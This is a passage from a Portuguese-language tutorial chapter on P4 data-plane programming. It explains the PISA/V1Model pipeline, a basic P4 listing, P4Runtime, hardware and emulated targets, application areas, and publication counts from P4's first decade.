A crescente demanda por redes mais flexíveis, inteligentes e adaptáveis tem impulsionado a pesquisa em tecnologias que promovem maior controle sobre o comportamento da infraestrutura de rede. Nesse contexto, a programação do plano de dados se destaca como um tema emergente, interdisciplinar por natureza, abrangendo áreas como arquitetura de redes, engenharia de software, segurança cibernética, desempenho de sistemas e aplicações voltadas à Internet das Coisas (IoT). Diferente do modelo tradicional baseado em equipamentos com funções fixas, esse novo paradigma promove o ideal de redes personalizáveis, em que o comportamento dos dispositivos pode ser modificado conforme os requisitos do ambiente ([Bosshart et al. 2014, Silva et al. 2024, P4 Language Consortium 2024]).

O uso da programação do plano de dados surge como uma estratégia para contornar as deficiências do OpenFlow. Abordagens como o P4 permitem descrever um comportamento agnóstico de encaminhamento, independentemente do protocolo utilizado. Por ser uma linguagem de alto nível, o P4 fornece um dialeto de rede simples para descrever o caminho dos datagramas, podendo operar em conjunto com protocolos do plano de controle em arquiteturas SDN ([Bosshart et al. 2014, Heideker et al. 2023]).

A linguagem P4 (Programming Protocol-independent Packet Processors - [P4 Language Consortium 2
descreve como um pacote deve ser processado pelo plano de dados de um dispositivo programável de encaminhamento, que pode estar implementado em switches, placas de rede, roteadores ou dispositivos FPGA. Embora tenha sido inicialmente projetada para switches programáveis, seu escopo foi ampliado e passou a abranger diferentes tipos de dispositivos — referidos como “targets” pela especificação da linguagem. O P4 é utilizado para descrever tanto o comportamento interno do plano de dados quanto sua interface de comunicação com o plano de controle. Vale destacar que a linguagem não é voltada à implementação do próprio plano de controle, sendo seu foco exclusivo o plano de dados [P4 Language Consortium 2022].

O uso de P4 em ambientes introduz mecanismos para otimização de recursos, aprimoramento da segurança por meio da detecção e resposta a incidentes em tempo real, e maior flexibilidade na gestão da heterogeneidade de protocolos em gateways e dispositivos de borda. Isso permite melhorar significativamente a eficiência, a segurança e a interoperabilidade em contextos distribuídos, especialmente em aplicações críticas como cidades inteligentes, agricultura de precisão e saúde conectada. Tais avanços são fundamentais para o desenvolvimento de soluções robustas que não apenas endereçam lacunas existentes, mas também preparam o terreno para inovações futuras, promovendo uma gestão mais eficaz e segura de redes vastas e complexas ([Santos et al. 2021, Heideker et al. 2023]).

A adoção de P4 traz uma série de benefícios e alguns desafios que precisam ser considerados ao projetar soluções baseadas em redes programáveis ([Kfoury et al. 2021a, Laki et al. 2021]):

- Prós:
  - Permite a criação de protocolos personalizados, não limitados aos suportados pelo hardware tradicional.
  - Proporciona controle granular sobre o processamento de pacotes.
  - Garante independência de protocolo e de plataforma.
  - Suporta otimizações específicas para cenários como IoT, redes de baixa latência e segurança em tempo real.
  - Viabiliza experimentações com novos algoritmos de encaminhamento e políticas de QoS.
- Desafios
  - Curva de aprendizado acentuada para desenvolvedores.
  - Baixa disponibilidade de hardware P4 no mercado, especialmente para ambientes produtivos.
  - Dificuldades de integração com dispositivos legados.
  - Necessidade de ferramentas de depuração e visualização ainda em amadurecimento.

Enquanto o SDN, especialmente via OpenFlow, promoveu a descentralização e o controle programável da rede no plano de controle, a linguagem P4 avança essa proposta ao permitir que o plano de dados também seja programável. Dessa forma, P4 e SDN/OpenFlow são tecnologias complementares: o primeiro amplia a flexibilidade no processamento dos pacotes em cada switch, enquanto o segundo coordena globalmente as decisões de encaminhamento. Essa sinergia favorece o desenvolvimento de redes verdadeiramente inteligentes, capazes de responder dinamicamente a mudanças de tráfego, ameaças de segurança e requisitos de aplicações distribuídas.

2. Programação para o Plano de Dados

A linguagem P4 foi desenvolvida para oferecer uma forma flexível e independente de hardware para definir o comportamento de dispositivos de rede no plano de dados. Para isso, adota-se uma organização modular baseada no modelo PISA (Protocol-Independent Switch Architecture - [Bosshart et al. 2014]), no qual o processamento de pacotes é dividido em três estágios principais: análise (parser), aplicação de regras (tabelas de correspondência e ação) e reordenação (deparser).

Além desse modelo abstrato, implementações práticas como o V1Model — utilizado no simulador BMv2 ([Consortium 2024]), uma solução de código aberto criada para estudo do comportamento de redes e protocolos em um ambiente controlado — detalham o fluxo completo de um pacote em um switch P4. Essa arquitetura inclui os estágios de

entrada (ingress), saída (egress), buffers e reprocessamento, além das interações entre parser, deparser e os pipelines. A Figura 3.2 ilustra esse processo interno de funcionamento de um switch P4, destacando os principais blocos que compõem o caminho do pacote desde sua chegada até o envio final.




Figura 3.2: Arquitetura do Switch P4 baseado no V1Model ([Braun and Menth 2014])

Cada programa em P4 é composto por um conjunto de componentes, como mostrado no código 3.1, que definem precisamente o comportamento do dispositivo programável. Esses componentes incluem:

- Definição de *headers*: estruturas que descrevem os campos e formatos dos protocolos que o dispositivo será capaz de interpretar.
- Parser: sequência lógica para extração dos *headers*, utilizando transições condicionais entre estados.
- Tabelas de correspondência: associam combinações de campos a ações específicas, com base em critérios como endereço IP, porta ou tipo de protocolo.
- Ações: blocos de código que implementam o que deve ser feito quando uma determinada entrada é combinada.
- Fluxo de controle: lógica que conecta as tabelas e define o caminho que o pacote percorre no pipeline.
- *Deparser*: define a ordem de reescrita dos `headers` antes do envio do pacote.

```
/* Definicao de Headers */
header ethernet_t {
    mac_addr dstAddr;
    mac_addr srcAddr;
    bit<16>  etherType;
}

/* Estrutura do pacote */
struct headers {
    ethernet_t ethernet;
}
```

```
12
13 /* Parser */
14 parser MyParser(packet_in packet,
15                 out headers hdr) {
16     state start {
17         packet.extract(hdr.ethernet);
18         transition accept;
19     }
20 }
21
22 /* Acoes */
23 action forward(mac_addr dst, bit<9> port) {
24     hdr.ethernet.dstAddr = dst;
25     standard_metadata.egress_spec = port;
26 }
27
28 /* Tabela */
29 table forwarding {
30     key = {
31         hdr.ethernet.dstAddr : exact;
32     }
33     actions = {
34         forward;
35         drop;
36     }
37     size = 1024;
38 }
39
40 /* Controle de entrada */
41 control Ingress(inout headers hdr,
42                 inout standard_metadata_t standard_metadata) {
43     apply {
44         forwarding.apply();
45     }
46 }
47
48 /* Deparser */
49 control MyDeparser(packet_out packet, in headers hdr) {
50     apply {
51         packet.emit(hdr.ethernet);
52     }
53 }
54
55 /* Programa principal */
56 control MySwitch(...) {
57     MyParser() parser;
58     Ingress() ingress;
59     MyDeparser() deparser;
60
61     apply {
62         parser.apply();
63         ingress.apply();
64         deparser.apply();
65     }
66 }
```

Listing 3.1: Exemplo básico de programa P4

2.1. Independência do Hardware (abstrações)

Uma das principais vantagens da linguagem P4 é a capacidade de descrever o comportamento de dispositivos de rede de forma independente do hardware utilizado. Tradicionalmente, o plano de dados era implementado em hardware dedicado, um circuito integrado para aplicação específica (ASIC), que oferece desempenho elevado, mas com pouca ou nenhuma flexibilidade. Cada fabricante adota sua própria lógica de processamento e suporte a protocolos, o que dificulta a portabilidade de soluções entre equipamentos diferentes ([Kfoury et al. 2024]).

A proposta de abstração do hardware em P4 é viabilizada por arquiteturas intermediárias, como a PISA, que permite que o desenvolvedor defina como os pacotes devem ser tratados sem depender da implementação física do dispositivo de rede. Para que isso funcione na prática, cada dispositivo programável implementa um conjunto de funcio-

nalidades compatíveis com o modelo P4. Esses dispositivos são chamados de *targets*, e podem incluir desde switches programáveis comerciais, como o Intel Tofino ([Intel 2022]), emuladores em software como o BMv2 ([Consortium 2024]), ou switches e placas de rede de hardware customizável utilizando *Field Programmable Gate Array* (FPGA). A independência de hardware permite que o mesmo código P4 possa ser compilado para diferentes *targets*, com ajustes mínimos ou inexistentes.

Essa abordagem traz vantagens como maior portabilidade, reutilização de código, liberdade de escolha entre diferentes fornecedores de hardware e redução do acoplamento entre software e infraestrutura. Além disso, contribui para a adoção de arquiteturas mais abertas e modulares, o que favorece o desenvolvimento e a inovação em redes programáveis ([Silva et al. 2024, Heideker et al. 2023]).

2.2. Programas-alvo (*target*)

Em um programa P4, o termo *target* refere-se ao dispositivo de rede onde o código será executado. Esse dispositivo pode ser um simulador, uma placa física ou até um componente virtual em ambientes de nuvem. O objetivo do P4 é garantir que o comportamento da lógica do plano de dados possa ser descrito abstratamente, mas que seja compatível com diferentes tipos de implementação prática.

Cada *target* é responsável por mapear o programa P4 para uma infraestrutura específica. Por exemplo, no caso do simulador BMv2, a arquitetura V1Model define um pipeline fixo que guia o comportamento esperado. Já em hardware real, como os switches baseados no Intel Tofino, a implementação segue o modelo PISA, mas com otimizações de alto desempenho e limitações em termos de operações suportadas ([Intel 2022]).

Além desses, é possível utilizar P4 em plataformas baseadas em FPGA e em placas de rede inteligentes (SmartNICs), como NetFPGA e NVIDIA BlueField. Em cada caso, o compilador P4 se adapta ao conjunto de funcionalidades e restrições oferecido pelo target, garantindo que o comportamento descrito no código seja preservado dentro do que o hardware permite ([Wang et al. 2017, Ibanez et al. 2019]).

Essa flexibilidade permite a criação de protótipos realistas em ambientes simulados e sua posterior migração para produção em hardware especializado. Também viabiliza o uso de P4 em cenários educacionais, pesquisa e aplicações industriais, sem que seja necessário reescrever o programa para cada novo ambiente ([Silva et al. 2024, Trombeta et al. 2024]).

Os *targets* também definem o conjunto de metadados disponíveis, o tamanho das tabelas, suporte a tipos de correspondência e a granularidade das ações permitidas. Portanto, embora a linguagem seja padronizada, é papel do compilador e da arquitetura alvo garantir que o programa seja compatível com as capacidades do dispositivo ([P4 Language Consortium 2024]).

2.3. P4Runtime

Apesar de a linguagem P4 ser voltada exclusivamente para o plano de dados, a configuração e o controle dinâmico dos dispositivos programáveis exigem uma interface entre o plano de controle e os *targets*. O P4Runtime surge como essa interface padronizada, permitindo

que controladores externos gerenciem tabelas, inserção de regras, metadados e ações em tempo de execução ([Consortium 2023]).

Ao contrário de abordagens estáticas, em que o comportamento do dispositivo é fixo após a compilação do programa, o P4Runtime permite a atualização da lógica de encaminhamento em tempo real. Essa flexibilidade é essencial para arquiteturas baseadas em SDN, onde decisões de roteamento, balanceamento de carga, segurança e gerenciamento de rede são tomadas de forma centralizada, mas aplicadas nos planos de dados distribuídos ([Vuckovic et al. 2021]).

O P4Runtime é implementado como uma API baseada em gRPC (*Google Remote Procedure Call*), o que garante interoperabilidade com múltiplas linguagens e facilita a integração com controladores como ONOS, P4Controller e *frameworks* experimentais. Ele permite, por exemplo, adicionar ou remover entradas de tabelas, configurar contadores, e definir regras de clonagem e *multicast*, sem a necessidade de reconfigurar o dispositivo completamente [Consortium 2023].

O modelo de comunicação adotado pelo P4Runtime é bidirecional, suportando também mensagens de *feedback* dos switches para o controlador, como notificações de eventos, relatórios de erros e exportação de métricas. Com isso, é possível criar ciclos de controle mais inteligentes e reativos, aproximando ainda mais o comportamento das redes programáveis da lógica de sistemas distribuídos [Consortium 2023, Ion et al. 2020].

Considerando uma tabela `table_forwarding`, como listado no código 3.1, que realiza o encaminhamento de pacotes com base no endereço IP de destino, o seguinte comando utilizando a API P4Runtime (em Python, com `p4runtime-shell`), insere dinamicamente uma nova entrada na tabela:

```
te = table_entry["MyIngress.ipv4_lpm"](ipv4_dst="10.0.2.2/32")
te.action = action["MyIngress.forward"](port=2)
te.insert()
```

Esse comando configura o switch programável para que todos os pacotes com destinados ao endereço `10.0.2.2` sejam encaminhados pela porta 2. Internamente, o plano de dados atualiza a tabela `table_forwarding` com a nova entrada de correspondência e a ação associada, sem necessidade de recompilar o programa P4.

3. Implementações P4

A linguagem P4 possui uma série de implementações práticas que viabilizam seu uso tanto em ambientes de simulados quanto em hardware *bare metal*. Conforme introduzido na seção anterior, tais implementações abrangem desde switches virtuais e simuladores até plataformas de rede programáveis baseadas em FPGA e SmartNICs.

3.1. ASIC Switch: Intel Tofino

A Figura 3.3 apresenta uma comparação conceitual entre o funcionamento de dispositivos de rede com ASICs tradicionais e os baseados em ASICs programáveis. Em um switch tradicional, o caminho do pacote é rigidamente definido por circuitos e tabelas específicas para protocolos previamente implementados em hardware, como Ethernet, VLANs e listas de controle de acesso (ACLs). O parser é fixo e opera de acordo com uma sequência pré-configurada de protocolos, sem possibilidade de adaptação

([Bosshart et al. 2014, Intel 2022]). Por outro lado, em um dispositivo com ASIC programável, como o Intel Tofino, o parser e as tabelas de encaminhamento são definidos por meio de um programa em P4. Isso permite ao desenvolvedor configurar dinamicamente quais protocolos serão suportados, quais campos dos *headers* serão extraídos e como serão interpretados. A sequência de processamento também é determinada pelo próprio programa, o que possibilita a adaptação a novos cenários de rede sem a necessidade de modificar o hardware ([Franco et al. 2024, Intel 2022]). Essa flexibilidade é particularmente útil em ambientes que exigem suporte a protocolos emergentes, encapsulamentos personalizados ou políticas de segurança e roteamento sob demanda. O uso de ASICs programáveis representa, portanto, uma mudança de paradigma: de redes com lógica fixa para redes adaptáveis, controladas por software ([Franco et al. 2024, Intel 2022]).




Figura 3.3: Comparação entre processamento em plano de dados entre dispositivo de rede tradicional e dispositivo de rede programável

3.2. SmartNICs

Com a constante evolução na tecnologia das placas de rede, parte das tarefas antes realizadas pelo sistema operacional passou a ser realizada pelos adaptadores de rede, por exemplo, cálculo de checksum, TOE (*TCP offload engine*), entre outras, com o objetivo de obter maior desempenho dos sistemas, uma vez que não tinham mais que performar essas funções utilizando a CPU. Posteriormente houve o desenvolvimento do chamado *SmartNIC* ([Luizelli et al. 2024]), onde a placa de rede passou a contar com dispositivo de processamento programáveis (FPGAs, ASICs). Ainda no escopo dos *SmartNICs*, podemos separar ainda aqueles que são mais sofisticados, possuindo núcleos de CPU e sistema operacional próprios, e aqueles sem essa configuração ([Kfoury et al. 2024]).

Uma configuração popular dentre os *SmartNICs* com sistema operacional próprio e CPU integrada é a utilização de processadores de arquitetura ARM, com as mais variadas configurações dentre quantidade de núcleos e velocidade das interfaces ([Kfoury et al. 2024]). Um exemplo de mercado desta nova arquitetura de SmartNICs é apresentada pela empresa NVIDIA, denominando sua linha de produtos deste tipo como DPU (*Data Center Processing Unit* - [Burstein 2021]). Tais DPUs possuem sistema operacional próprio, e núcleos ARM para processamento, utilizando um SDK (*Software De-*

velopment Kit) proprietário chamado DOCA para criar aplicativos que rodem no SmartNIC. O DOCA *P4 Developer Tools*, é uma *suite* que permite o desenvolvimento e depuração de programas P4 carregados na DPU Bluefield.

3.3. Switch virtual: BMv2 e SONiC

Por ser executado em software, o BMv2 apresenta limitações em relação ao desempenho, não sendo adequado para ambientes de produção. No entanto, sua simplicidade, flexibilidade e integração com ferramentas como Mininet, P4Runtime, P4Docker e controladores SDN o tornam uma ferramenta indispensável para aprendizado e testes funcionais. Já o *Software for Open Networking in the Cloud* (SONiC) é um sistema operacional de rede de código aberto, originalmente desenvolvido pela Microsoft. Embora não tenha sido projetado exclusivamente para uso com P4, versões recentes do SONiC têm oferecido suporte à execução de programas P4 em ambientes virtuais, incluindo integração com o SAI (*Switch Abstraction Interface*) e suporte a P4Runtime ([Microsoft 2023]). Com isso, o SONiC se posiciona como uma opção viável para explorar o uso de P4 em ambientes mais próximos dos cenários de produção, especialmente quando associado a switches virtuais ou ambientes baseados em containers e máquinas virtuais (VM). Sua estrutura modular, baseada em Docker, permite a integração de serviços de roteamento, gerenciamento e monitoramento em uma plataforma extensível. A combinação das duas abordagens oferece um espectro de possibilidades: do ensino e prototipagem com BMv2 até a experimentação mais próxima de ambientes reais com SONiC.

3.4. Emulador de hardware: P4Pi

O P4Pi é uma iniciativa que visa democratizar o acesso ao desenvolvimento com a linguagem P4, tornando possível a execução de programas de rede programável em dispositivos de baixo custo, como o Raspberry Pi. Essa plataforma permite transformar o Raspberry Pi em um switch P4 funcional, com suporte ao pipeline descrito em P4 e integração com ferramentas como BMv2 e P4Runtime ([Laki et al. 2021]).

A arquitetura do P4Pi consiste em utilizar o BMv2 como plano de dados, executado localmente no Raspberry Pi, acompanhado de interfaces de rede USB ou adaptadores Ethernet. Dessa forma, é possível conectar fisicamente outros dispositivos à placa e realizar testes reais de encaminhamento, telemetria, filtragem de pacotes e outras funcionalidades descritas no programa P4 ([Heideker et al. 2023]).

Embora limitado em desempenho por conta do hardware embarcado, o P4Pi é ideal para aplicações didáticas, oficinas, demonstrações e ambientes onde o custo e a portabilidade são fatores importantes. Além disso, sua flexibilidade permite configurar o ambiente com múltiplas interfaces, diferentes arquiteturas de rede e integração com controladores externos ([Laki et al. 2021]).

3.5. Simulador: Mininet e Mininet-WiFi

O Mininet é uma das ferramentas de emulação de redes mais consolidadas, amplamente utilizada em ambientes acadêmicos e industriais para pesquisa em SDN e experimentação de topologias virtuais. Ele permite a criação de redes completas, compostas por switches, hosts e controladores, executadas como processos isolados dentro de um mesmo kernel

Linux, utilizando `namespaces` e `bridges` ([Lantz et al. 2010]).

Essa arquitetura leve possibilita a prototipação rápida de funções de rede, tornando o Mininet uma escolha popular no desenvolvimento e avaliação de soluções SDN. No entanto, o uso de um kernel compartilhado impõe limitações de isolamento e realismo na simulação de desempenho, já que todos os elementos da rede — hosts, switches e controladores — concorrem pelos mesmos recursos do sistema operacional. Isso pode afetar a fidelidade dos testes, especialmente em cenários com maior carga ou múltiplas instâncias paralelas. Embora o suporte nativo ao BMv2 com P4 no Mininet tradicional exija configuração manual, é possível integrá-lo por meio de *scripts* personalizados e instâncias específicas do console de linha de comando do BMv2, viabilizando testes com programas P4 ([Mininet 2023]).

O Mininet-WiFi é uma extensão do Mininet que adiciona suporte à simulação de redes sem fio. Ele permite configurar mobilidade de nós, interfaces Wi-Fi, pontos de acesso virtuais e até cenários híbridos entre redes cabeadas e sem fio. Diferentemente do Mininet tradicional, o Mininet-WiFi já oferece suporte direto ao BMv2 com P4, permitindo a criação de switches programáveis de forma nativa por meio de classes como P4Switch e P4AP. Com isso, é possível simular topologias complexas que combinam comunicação sem fio, mobilidade e planos de dados personalizados ([dos Reis Fontes and Rothenberg 2015]).

3.6. Testbed: FABRIC

O FABRIC (*FABRIC: Adaptive Programmable Research Infrastructure for Computer Science and Science Applications*) é um test bed de pesquisa em larga escala desenvolvido para experimentação com redes programáveis, sistemas distribuídos e aplicações orientadas a dados. A plataforma oferece infraestrutura física distribuída geograficamente nos Estados Unidos, conectada por enlaces de alta velocidade e composta por servidores programáveis, switches reconfiguráveis e nós com suporte a FPGA e SmartNICs ([Moskowitz et al. 2023]). Um dos diferenciais do FABRIC é o suporte nativo à linguagem P4. Os pesquisadores podem executar programas P4 em ambientes realistas, testando o comportamento do plano de dados em diferentes tipos de tráfego, cenários de topologia e até mesmo com interferência de outras aplicações reais que compartilham o mesmo *backbone*. Isso permite investigar a interoperabilidade entre protocolos, realizar medições precisas de desempenho e avaliar soluções de rede sob condições próximas ao mundo real ([Moskowitz et al. 2023, Bal et al. 2024]). Além disso, o FABRIC permite a integração de nós com suporte a SDN, computação em nuvem, dispositivos IoT e análise de dados, possibilitando a construção de experimentos multidisciplinares e replicáveis. A plataforma disponibiliza APIs e ferramentas para orquestração dos testes, além de documentação extensiva e apoio da comunidade científica ([Moskowitz et al. 2023]). Por sua flexibilidade e escalabilidade, o FABRIC é amplamente utilizado por universidades e centros de pesquisa para explorar novas arquiteturas de rede, validar protocolos experimentais e testar aplicações inovadoras que exigem redes programáveis de alto desempenho.

3.7. Patch Panel: P7

O P7 ([Souza et al. 2024]) é um painel de conexões programável (*patch panel*) desenvolvido como uma aplicação prática e inovadora da linguagem P4. Em vez de depender de

conexões físicas fixas entre portas, o P7 permite que o roteamento dos sinais físicos seja feito de forma dinâmica e controlada por software, com base em políticas definidas em programas P4. A arquitetura do P7 integra switches programáveis com circuitos de comutação e microcontroladores, permitindo a criação de caminhos lógicos entre portas físicas a partir de regras configuráveis. Com isso, torna-se possível implementar funcionalidades como: redirecionamento automático de portas, isolamento dinâmico de canais, espelhamento de tráfego físico e até balanceamento de carga em nível físico. O uso da linguagem P4 nesse contexto permite que o comportamento do *patch panel* seja reconfigurado conforme o cenário ou aplicação, sem a necessidade de intervenção manual no cabeamento. Essa abordagem é especialmente útil em ambientes de data center, laboratórios acadêmicos, redes industriais ou quaisquer situações em que a reconfiguração frequente da infraestrutura física seja necessária.

3.8. Áreas de Aplicação da Linguagem P4

A linguagem P4 tem sido amplamente explorada em diferentes domínios, destacando seu potencial além do simples encaminhamento de pacotes. A seguir, são apresentadas algumas das principais áreas de aplicação onde P4 tem sido integrado com sucesso:

- Segurança: Por meio de seu controle preciso sobre os `headers` e fluxos de pacotes, P4 tem sido utilizado em *firewalls* programáveis, sistemas de detecção de intrusão, verificação de conformidade de protocolos e mitigação de ataques DoS/DDoS. A capacidade de reconfigurar a lógica de tratamento de pacotes dinamicamente torna P4 uma ferramenta poderosa para políticas de segurança adaptativas. Trabalhos recentes também propõem o uso de switches P4 para mitigar ataques de envenenamento de topologia (*topology poisoning attacks*) e outros vetores avançados ([Smyth et al. 2023]).

- Redes de IoT: Ambientes de IoT se beneficiam da flexibilidade de P4 para implementar protocolos específicos de forma eficiente. Em cenários com restrições de largura de banda e latência, é possível otimizar o caminho dos pacotes com lógica customizada diretamente nos switches. Trabalhos recentes apontam o uso de P4 como mecanismo para gerenciamento de tráfego em redes LoRaWAN e para orquestração de dispositivos em arquiteturas *edge-cloud* ([Heideker et al. 2023]). Além disso, Carvalho propôs um gateway IoT programável em P4 capaz de identificar múltiplos protocolos e processar o conteúdo do *payload* para geração de alertas ou decisões de roteamento, ampliando a interoperabilidade e a automação de serviços em redes heterogêneas ([Carvalho 2024]).

- Interoperabilidade e conversão de protocolos: A programação do plano de dados também permite a conversão de protocolos em tempo real, como demonstrado por Heideker et al. ([Heideker et al. 2025]), que apresentaram uma técnica para transformar pacotes TCP em *datagramas* UDP diretamente dentro do switch P4. Essa abordagem promove interoperabilidade entre aplicações legadas e modernas sem exigir alterações nos dispositivos finais, sendo especialmente útil em cenários industriais, redes heterogêneas e sistemas IoT com diferentes padrões de comunicação.

- Detecção de Congestionamento e Balanceamento de Carga: Trabalhos como os

de [Kulkarni et al. 2022] e [Ke and Hsu 2020] mostram como a linguagem P4 pode ser utilizada para detectar e mitigar congestionamentos em tempo real e realizar balanceamento de carga dinâmico em redes SDN, promovendo maior eficiência na distribuição de tráfego.

- Detecção de Anomalias e Monitoramento Local: Estratégias de monitoramento diretamente no plano de dados foram exploradas por [Ding et al. 2022] e [Gao et al. 2021], que demonstram como switches P4 podem ser utilizados para detectar comportamentos anômalos com baixa latência, utilizando contadores e registradores para detectar desvios de padrão em tempo de execução.
- Computação na Rede (*In-Network Computing*): P4 também tem sido explorado para acelerar tarefas que tradicionalmente seriam realizadas por servidores, como agregações de dados, pré-processamento de fluxos e filtragem de conteúdo. Isso reduz a latência e o uso de largura de banda, além de distribuir o processamento pela infraestrutura da rede [Kim et al. 2021].
- Orquestração e SDN: Combinado com arquiteturas baseadas em SDN, P4 permite que controladores centralizados configurem dinamicamente o comportamento da rede de acordo com as necessidades da aplicação. Essa integração é crucial para a criação de redes autoadaptáveis, especialmente em contextos como datacenters, redes 5G e ambientes industriais [Berde et al. 2014].

3.9. 10 Anos de P4 - Produções Acadêmicas

A trajetória da linguagem P4 ao longo dos anos reflete um crescimento gradual e consolidado na comunidade acadêmica e industrial. A especificação da linguagem teve início em 2014 com a publicação de "P4: Programming Protocol-Independent Packet Processors"e as primeiras versões da especificação P4_14, que estabeleceram as bases para o desenvolvimento de planos de dados programáveis. Nesse primeiro ano, ainda não havia eventos significativos ou trabalhos acadêmicos além da própria documentação oficial.

A partir de 2015, as primeiras pesquisas acadêmicas começaram a surgir, com dois trabalhos identificados no Google Scholar. Além disso, ocorreram os primeiros eventos dedicados à linguagem, sendo o mais marcante o primeiro *workshop* de P4, realizado em Princeton, que contou com 11 apresentações. Esse evento marcou o início de uma comunidade ativa interessada na exploração das capacidades da linguagem P4.

No ano seguinte, 2016, a linguagem evoluiu com o lançamento da especificação P4_16, trazendo mudanças significativas na estrutura e funcionalidades da linguagem. O crescimento na produção acadêmica se tornou evidente, com 13 trabalhos identificados no Google Scholar. Além disso, o *workshop* P4 contou com 20 apresentações, elevando o número total de trabalhos discutidos no ano para 33. Esse período consolidou a linguagem como uma opção viável para a programação do plano de dados.

Em 2017, a presença do P4 na comunidade acadêmica continuou se expandindo. Foram encontrados 13 artigos no Google Scholar, enquanto o *workshop* P4 contou com 13 palestras e 13 demonstrações técnicas. O aumento na quantidade de apresentações e demonstrações sugere um interesse crescente na aplicação prática da linguagem, bem como na experimentação com hardware programável.

O ano de 2018 marcou um salto expressivo na quantidade de publicações e eventos. Foram identificados 45 artigos acadêmicos, além da realização de cinco eventos importantes. O *workshop* P4, já consolidado, contou com 14 palestras e 14 demonstrações. Além disso, foi realizado o primeiro *workshop* europeu sobre P4, que trouxe 8 pôsteres e 5 demonstrações. Esse período também indica uma maior adoção da linguagem, com mais pesquisadores e desenvolvedores se envolvendo na criação de novas aplicações para redes programáveis.

Em 2019, o número de publicações e eventos continuou crescendo. Foram encontrados 56 artigos no Google Scholar e um total de 10 eventos organizados ao longo do ano. O *workshop* P4 manteve sua relevância com 14 palestras e 12 demonstrações, enquanto o *workshop* europeu ampliou sua participação, apresentando 20 trabalhos. Esse ano representou um pico na adoção da linguagem, com a comunidade expandindo seu foco para diferentes aspectos do desenvolvimento de redes programáveis.

A pandemia de COVID-19 teve um impacto notável na produção acadêmica e na realização de eventos em 2020. Apesar disso, foram encontrados 61 artigos publicados e, embora a maioria dos eventos presenciais tenha sido cancelada, o *workshop* europeu foi realizado no formato online, trazendo 13 apresentações. O impacto da pandemia pode ser observado na redução do número de eventos, mas a continuidade das pesquisas demonstra a resiliência da comunidade P4.

A recuperação começou em 2021, com um aumento expressivo na quantidade de publicações e eventos. Foram identificados 71 artigos no Google Scholar e seis eventos organizados ao longo do ano. O *workshop* P4 teve um total de 36 trabalhos apresentados, além de três tutoriais na conferência SIGCOMM. O *workshop* europeu seguiu acontecendo, desta vez com 4 palestras, 6 demonstrações e 3 aplicações discutidas. Além disso, foi realizado o primeiro *workshop* de P4 em Taiwan, trazendo 13 apresentações adicionais. A retomada dos eventos presenciais foi um marco importante para a disseminação e o avanço da linguagem.

O ano de 2022 registrou um novo crescimento, com um total de 68 artigos identificados e 10 eventos realizados. O *workshop* P4 trouxe 55 apresentações, enquanto o evento de Taiwan contou com 11 apresentações e o *workshop* europeu apresentou 12 trabalhos. A diversidade de eventos reflete o interesse global na linguagem e sua adoção em diferentes contextos, fortalecendo a colaboração internacional na área de redes programáveis.

Em 2023, o número de artigos cresceu para 83, e quatro eventos foram organizados ao longo do ano. O *workshop* EuroP4 contou com 11 apresentações, enquanto o *workshop* P4 apresentou 31 trabalhos. O número menor de eventos pode indicar uma reorganização da comunidade, com um foco maior em produções científicas e em eventos mais direcionados.

No ano de 2024, a tendência de crescimento continuou, com 88 artigos publicados e 11 eventos realizados. O *workshop* P4 trouxe 24 apresentações, enquanto o *workshop* europeu contou com 7 apresentações. O aumento na quantidade de eventos reflete uma diversificação das discussões em torno da linguagem, com novas aplicações e cenários de uso sendo explorados.

A metodologia utilizada para essa análise se baseou em buscas realizadas no Google Scholar, utilizando exclusivamente a palavra-chave "P4". Essa limitação pode significar

